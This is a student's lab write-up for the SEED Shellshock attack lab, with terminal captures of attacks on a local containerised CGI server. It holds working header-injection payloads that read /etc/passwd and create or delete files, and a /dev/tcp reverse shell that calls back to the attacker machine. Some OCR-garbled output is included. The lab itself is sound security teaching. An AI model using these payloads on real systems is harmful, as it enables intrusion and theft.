# SHELLSHOCK ATTACK LAB

## SEED Lab #1

## **Environment Setup**

• Access the file /etc/hosts using "sudo vim" to map the hostname to the container's IP address:

```
10.9.0.80 www.seedlab-shellshock.com
```

Start the service by building and executing the docker container

```
docker-compose up
```

## Task 1:

- A Shellshock attack happens when commands that are concatenated to the end of function definitions stored in the values of environment variables are unintentionally executed, allowing the attacker to execute arbitrary commands and gain unauthorized access to services.
- Example of one such attack:

```
env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
```

- Observed results:
  - (In the vulnerable shell, the trailing *echo* command runs, outputting "vulnerable")


```
 [03/10/22] \frac{\text{seed@VM:}}{\text{seed@VM:}} = \text{www} \text{ env } x='() \ \{ \ :; \}; \text{ echo vulnerable' bash -c "echo this is a test" this is a test } \\ [03/10/22] \frac{\text{seed@VM:}}{\text{seed@VM:}} = \text{www} \text{ env } x='() \ \{ \ :; \}; \text{ echo vulnerable' ./bash_shellshock -c "echo this is a test" vulnerable } \\ \text{this is a test} \\ \underline{ }
```

## Task 2:

## Task 2.A:

- By accessing the URL www.seedlab-shellshock.com/cgi-bin/getenv.cgi in a browser, the window presents the environment variables in the current process.
- Using the HTTP Header Live Firefox extension, we manage to see the environment variables that are set by the browser.
- Comparing the results, we can verify that the environment variables that are set by the browsers are the variables prefixed by HTTP\_ which in this case are Host, User-Agent, Accept, Accept-Language, Accept-

Encoding, Connection and Upgrade-Insecure\_Requests.



#### Task 2.B:

- Using curl, we can control some of the fields in an HTTP request. Some of these are the following:
  - Using -A, we can modify the environment variable HTTP\_USER\_AGENT
  - Using -e, we can modify the environment variable HTTP\_REFERER
  - Using -H, we can create new extra headers and set their corresponding values.
    - For example, running the following command will create an extra header called HTTP\_X\_FIRST\_NAME and set its value to Joe:

```
curl -H "X-First-Name: Joe" -v www.seedlab-shellshock.com/cgi-bin/getenv.cgi
```

Based on this experiment, we can verify that all three options allow us to inject arbitrary data into the
environment variables. But the -H option would be the most interesting as it enables us to add, replace
or remove any number of new environment variables.

## Task 3:

In the following subtasks, we launched some Shellshock attacks, using the three different approaches described in the last task, to achieve the four objectives proposed.

### Task 3.A:

```
curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" -v
www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

```
[03/10/22]seed@VM:.../lib$ curl -A "() { :;}; echo Content_type: text/plain; echo; /b
in/cat /etc/passwd" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
    Trying 10.9.0.80:80...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: () { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd
> Accept: */*
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 0K
< Date: Thu, 10 Mar 2022 18:24:09 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

### Task 3.B:

```
curl -e "() { :;}; echo Content type: text/plain; echo; /bin/id" -v www.seedlab-
   shellshock.com/cgi-bin/vul.cgi
[03/10/22]seed@VM:.../lib$ curl -e "() { :;}; echo Content_type: text/plain; echo; /b
in/id" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
    Trying 10.9.0.80:80...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Referer: () { :;}; echo Content type: text/plain; echo; /bin/id
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 0K
< Date: Thu, 10 Mar 2022 18:27:11 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content_type: text/plain
< Transfer-Encoding: chunked
uid=33(www-data) gid=33(www-data) groups=33(www-data)
* Connection #0 to host www.seedlab-shellshock.com left intact
```

#### Task 3.C:

```
curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/touch
   /tmp/hack.txt" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
   curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/ls /tmp" -v
   www.seedlab-shellshock.com/cgi-bin/vul.cgi
* Connection #0 to host www.seedlab-shellshock.com left intact
[03/16/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type:
text/plain; echo; /bin/ls /tmp" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
    Trying 10.9.0.80:80...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content type: text/plain; echo; /bin/ls /tmp
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 0K
< Date: Wed, 16 Mar 2022 10:39:22 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content type: text/plain
< Transfer-Encoding: chunked
```

### Task 3.D:

hack

```
curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/rm
/tmp/hack.txt" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

\* Connection #0 to host www.seedlab-shellshock.com left intact

```
[03/16/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type:
text/plain; echo; /bin/ls /tmp" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
    Trying 10.9.0.80:80...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content type: text/plain; echo; /bin/ls /tmp
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 0K
< Date: Wed, 16 Mar 2022 10:39:10 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content type: text/plain
< Transfer-Encoding: chunked
hack
hack.txt
* Connection #0 to host www.seedlab-shellshock.com left intact
```

### **Question 1**

• We tried to access the file /etc/shadow using the following command, which redirects the writing of the error message to the terminal:

```
curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/cat
/etc/shadow 2>&1" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

- We verified that an error occurs, accusing that permission was denied.
- After some searching, we concluded that this file can only be accessed using root permissions.
- However, as we can see in task 3.B, our UID is 33, so we're not executing the commands as root, which would have the UID 0.
- **Answer:** No, we are not able to steal the content of the shadow file.

```
* Connection #0 to host www.seedlab-shellshock.com left intact
[03/16/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content type:
text/plain; echo; /bin/cat /etc/shadow 2>&1" -v www.seedlab-shellshock.com/cgi-b
in/vul.cgi
    Trying 10.9.0.80:80...
* TCP NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content type: text/plain; echo; /bin/cat /etc/shadow 2>
&1
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 16 Mar 2022 11:14:54 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content type: text/plain
< Transfer-Encoding: chunked
/bin/cat: /etc/shadow: Permission denied
* Connection #0 to host www.seedlab-shellshock.com left intact
```

#### **Question 2**

• To accomplish this attack, we need to try to fit our attack payload in the URL, as an HTTP GET request, and to that effect, we tried with, and without encoding, and these are a couple of commands we tried (and their encoded counterparts):

```
() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd
()%20%7B%20%3A%3B%7D%3B%20echo%20Content_type%3A%20text%2Fplain%3B%20echo%3B%20%2F
bin%2Fcat%20%2Fetc%2Fpasswd
() { :;}; /bin/cat /etc/passwd
()%20%7B%20%3A%3B%7D%3B%20%2Fbin%2Fcat%20%2Fetc%2Fpasswd
```

### without encode:

```
[03/16/22]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bi
n/getenv.cgi?() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd
"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<hl>Bad Request</hl>
Your browser sent a request that this server could not understand.<br />

<hr>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</address>
</body></html>
```

```
with ":
[03/16/22]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bi
n/getenv.cgi?'7() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/pass
7<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
Your browser sent a request that this server could not understand.<br/>
<hr>
<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshock.com Port 80</ad</pre>
dress>
</body></html>
encoded:
[03/16/22]seed@VM:~/.../Labsetup$ curl "http://www.seedlab-shellshock.com/cgi-bi
n/getenv.cgi?()%20%7B%20%3A%3B%7D%3B%20echo%20Content type%3A%20text%2Fplain%3B%
20echo%3B%20%2Fbin%2Fcat%20%2Fetc%2Fpasswd"
***** Environment Variables *****
HTTP HOST=www.seedlab-shellshock.com
HTTP USER AGENT=curl/7.68.0
HTTP ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/sbin:/bin
SERVER SIGNATURE=<address>Apache/2.4.41 (Ubuntu) Server at www.seedlab-shellshoc
k.com Port 80</address>
SERVER SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER NAME=www.seedlab-shellshock.com
SERVER ADDR=10.9.0.80
SERVER PORT=80
REMOTE ADDR=10.9.0.1
DOCUMENT ROOT=/var/www/html
REQUEST SCHEME=http
CONTEXT PREFIX=/cgi-bin/
CONTEXT DOCUMENT ROOT=/usr/lib/cgi-bin/
SERVER ADMIN=webmaster@localhost
SCRIPT FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE PORT=32810
GATEWAY INTERFACE=CGI/1.1
SERVER PROTOCOL=HTTP/1.1
REQUEST METHOD=GET
QUERY STRING=()%20%7B%20%3A%3B%7D%3B%20echo%20Content type%3A%20text%2Fplain%3B%
20echo%3B%20%2Fbin%2Fcat%20%2Fetc%2Fpasswd
REQUEST URI=/cgi-bin/getenv.cgi?()%20%7B%20%3A%3B%7D%3B%20echo%20Content type%3A
%20text%2Fplain%3B%20echo%3B%20%2Fbin%2Fcat%20%2Fetc%2Fpasswd
SCRIPT NAME=/cgi-bin/getenv.cgi
```

• **Answer:** After many attempts, we realized that no, this method cannot be used to launch the Shellshock attack. This happens because we need spaces in the command, which cannot be translated to the URL, and even with encoding, it does not function as intended, as the QUERY\_STRING variable takes the encoded value as a raw string.

## Task 4:

• To get a **Reverse Shell** open in the target machine, we have to first, in the attacker machine, open a TCP server that will listen for the connection we will engage in the target machine, that will later transmit

the shell inputs and outputs.

• We do that in the following way:

```
nc -nv -1 9090
```

• After that, we now have to use the shellshock vulnerability to make the target machine (10.9.0.80) open a new shell that will send its outputs and receive its inputs from the TCP server in the attacker machine (10.9.0.1), and we can accomplish that with the following command:

```
curl -A "() { :;}; echo Content_type: text/plain; /bin/bash -i >
/dev/tcp/10.9.0.1/9090 0<&1 2>&1" -v www.seedlab-shellshock.com/cgi-bin/vul.cgi
```

• We ended up successfully opening a Reverse Shell:

```
[03/16/22]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.80 52124
bash: cannot set terminal process group (29): Inappropriate ioctl for device
bash: no job control in this shell
www-data@0a6b3a6399db:/usr/lib/cgi-bin$ ifconfig
ifconfia
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.9.0.80 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:50 txqueuelen 0
       RX packets 192 bytes 18719 (18.7 KB)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 109 bytes 14190 (14.1 KB)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,L00PBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
        RX packets 0 bytes 0 (0.0 B)
       RX errors 0 dropped 0 overruns 0 frame 0
       TX packets 0 bytes 0 (0.0 B)
       TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
www-data@0a6b3a6399db:/usr/lib/cgi-bin$
```

## Task 5:

• We started by changing the first line of the CGI programs in order to use the patched bash (/bin/bash), without the shellshock vulnerability. To change the CGI files in the container, we run the commands:

```
docker cp vul.cgi 53c31041a33c:/usr/lib/cgi-bin
docker cp getenv.cgi 53c31041a33c:/usr/lib/cgi-bin
```

• Now we redo Task 3 to analyze the results. As we can see, none of the attacks worked, since /bin/bash is patched against this vulnerability.

#### Task 5.A:

```
[03/17/22]seed@VM:~/.../Labsetup$ curl -A "() { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd" -v www.seedlab-shellshock.com
/cgi-bin/vul.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: () { :;}; echo Content_type: text/plain; echo; /bin/cat /etc/passwd
> Accept: */*
> * Mark bundle as not supporting multiuse
+ HTTP/1.1 200 0K
> Date: Thu, 17 Mar 2022 11:34:30 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
Content-Type: text/plain
</pre>
Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
```

#### Task 5.B:

\* Connection #0 to host www.seedlab-shellshock.com left intact

#### Task 5.C:

```
[03/17/22]seed@VM:~/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/touch /tmp/hack.txt" -v www.seedlab-sh ellshock.com/cgi-bin/vul.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0) > GET /cgi-bin/vul.cgi HTTP/1.1 > Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content_type: text/plain; echo; /bin/touch /tmp/hack.txt
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 17 Mar 2022 11:38:31 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
Hello World
  Connection #0 to host www.seedlab-shellshock.com left intact
[03/17/22]seed@VM:-/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/ls /tmp" -v www.seedlab-shellshock.com
/cgi-bin/vul.cgi
* Trying 10.9.0.80:80..
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0) > GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content_type: text/plain; echo; /bin/ls /tmp
> 
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK</pre>
< Date: Thu, 17 Mar 2022 11:38:37 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
Hello World
  Connection #0 to host www.seedlab-shellshock.com left intact
```

#### Task 5.D:

```
[03/17/22]seed@VM:-/.../Labsetup$ curl -H "Target: () { :;}; echo Content_type: text/plain; echo; /bin/rm /tmp/hack.txt" -v www.seedlab-shell shock.com/cgi-bin/vul.cgi
* Trying 10.9.0.80:80...
* TCP_NODELAY set
* Connected to www.seedlab-shellshock.com (10.9.0.80) port 80 (#0)
> GET /cgi-bin/vul.cgi HTTP/1.1
> Host: www.seedlab-shellshock.com
> User-Agent: curl/7.68.0
> Accept: */*
> Target: () { :;}; echo Content_type: text/plain; echo; /bin/rm /tmp/hack.txt
> * Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Thu, 17 Mar 2022 11:39:53 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 13
< Content-Length: 13
Content-Type: text/plain

Hello World
* Connection #0 to host www.seedlab-shellshock.com left intact
```